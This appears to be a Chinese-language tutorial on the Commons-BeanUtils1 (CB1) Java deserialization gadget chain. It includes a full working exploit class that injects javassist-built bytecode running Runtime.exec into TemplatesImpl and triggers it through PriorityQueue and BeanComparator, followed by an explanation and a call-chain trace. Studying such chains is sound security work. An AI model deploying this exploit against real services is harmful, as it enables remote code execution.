1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
| import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import javassist.ClassPool;
import javassist.CtClass;
import javassist.CtConstructor;
import org.apache.commons.beanutils.BeanComparator;
import java.io.*;
import java.lang.reflect.Field;
import java.math.BigInteger;
import java.util.PriorityQueue;
public class CB1Exp {
public static void main(String[] args) throws Exception {
ClassPool pool = ClassPool.getDefault();
CtClass ctClass = pool.makeClass("EvilClass");
ctClass.setSuperclass(pool.get("com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet"));
CtConstructor constructor = new CtConstructor(new CtClass[]{}, ctClass);
constructor.setBody("{ java.lang.Runtime.getRuntime().exec(\"calc.exe\"); }");
ctClass.addConstructor(constructor);
byte[] bytecodes = ctClass.toBytecode();
TemplatesImpl templates = new TemplatesImpl();
setFieldValue(templates, "_bytecodes", new byte[][]{bytecodes});
setFieldValue(templates, "_name", "EvilTemplates");
setFieldValue(templates, "_tfactory", new TransformerFactoryImpl());
BeanComparator comparator = new BeanComparator("lowestSetBit");
PriorityQueue queue = new PriorityQueue(2, comparator);
queue.add(new BigInteger("1"));
queue.add(new BigInteger("1"));
setFieldValue(comparator, "property", "outputProperties");
Object[] queueArray = (Object[]) getFieldValue(queue, "queue");
queueArray[0] = templates;
queueArray[1] = templates;
byte[] serializedQueue = serialize(queue);
System.out.println("序列化完成...");
unserialize(serializedQueue);
}
public static void setFieldValue(Object obj, String fieldName, Object value) throws Exception {
Field field = obj.getClass().getDeclaredField(fieldName);
field.setAccessible(true);
field.set(obj, value);
}
public static Object getFieldValue(Object obj, String fieldName) throws Exception {
Field field = obj.getClass().getDeclaredField(fieldName);
field.setAccessible(true);
return field.get(obj);
}
public static byte[] serialize(Object obj) throws IOException {
ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
ObjectOutputStream objectOutputStream = new ObjectOutputStream(byteArrayOutputStream);
objectOutputStream.writeObject(obj);
return byteArrayOutputStream.toByteArray();
}
public static Object unserialize(byte[] bytes) throws IOException, ClassNotFoundException {
ByteArrayInputStream byteArrayInputStream = new ByteArrayInputStream(bytes);
ObjectInputStream objectInputStream = new ObjectInputStream(byteArrayInputStream);
return objectInputStream.readObject();
}
}
|
在 Java 中,如果写了一个类,里面有一个方法叫 getName(),那么按照 JavaBeans 规范,这个类就拥有了一个名为 name 的属性。如果有一个方法叫 getOutputProperties(),那么它就有一个名为 outputProperties 的属性。
BeanComparator 的作用是比较两个 JavaBean 对象。当实例化它时,可以传入一个属性名(比如 property = "name")。当调用它的 compare(obj1, obj2) 时,它底层会调用 PropertyUtils.getProperty(obj1, "name"),也就是去执行 obj1.getName()。
CC 链中 TemplatesImpl 的触发是 newTransformer()。但是 TemplatesImpl 里面刚好还有一个方法叫 getOutputProperties(),而且该方法内部直接调用了 newTransformer()。
因此:把 BeanComparator 的比较属性设置为 "outputProperties",然后把它和 TemplatesImpl 一起塞进 PriorityQueue 里。反序列化时 -> 队列触发排序 -> 调用 BeanComparator.compare() -> 调用 TemplatesImpl.getOutputProperties() -> 触发 newTransformer() -> 字节码执行弹出计算器。
前面 heapify() 到 siftDownUsingComparator() 和 CC2 一样
这里的 property 已经被反射修改为 "outputProperties",所以会调用 getOutputProperties 方法

使用反射获取属性的 getter 方法,最终会调用 templates.getOutputProperties()

再调用 TemplatesImpl.newTransformer(),后面的就和 CC 链的一样了。
1
2
3
4
5
6
7
8
9
10
11
12
13
| ois.readObject() <=> ObjectInputStream.readObject()
PriorityQueue::readObject()
->PriorityQueue::heapify()
->PriorityQueue::siftDown()
->PriorityQueue::siftDownUsingComparator()
->BeanComparator::compare()
->PropertyUtils::getProperty() // 获取属性
->PropertyUtilsBean::getProperty()
->TemplatesImpl::getOutputProperties() // 极其关键的桥梁!
->TemplatesImpl::newTransformer()
->TemplatesImpl::getTransletInstance()
->TemplatesImpl::defineTransletClasses() // 加载恶意字节码为 Class
->MaliciousClass::<init>() // 实例化恶意类执行命令
|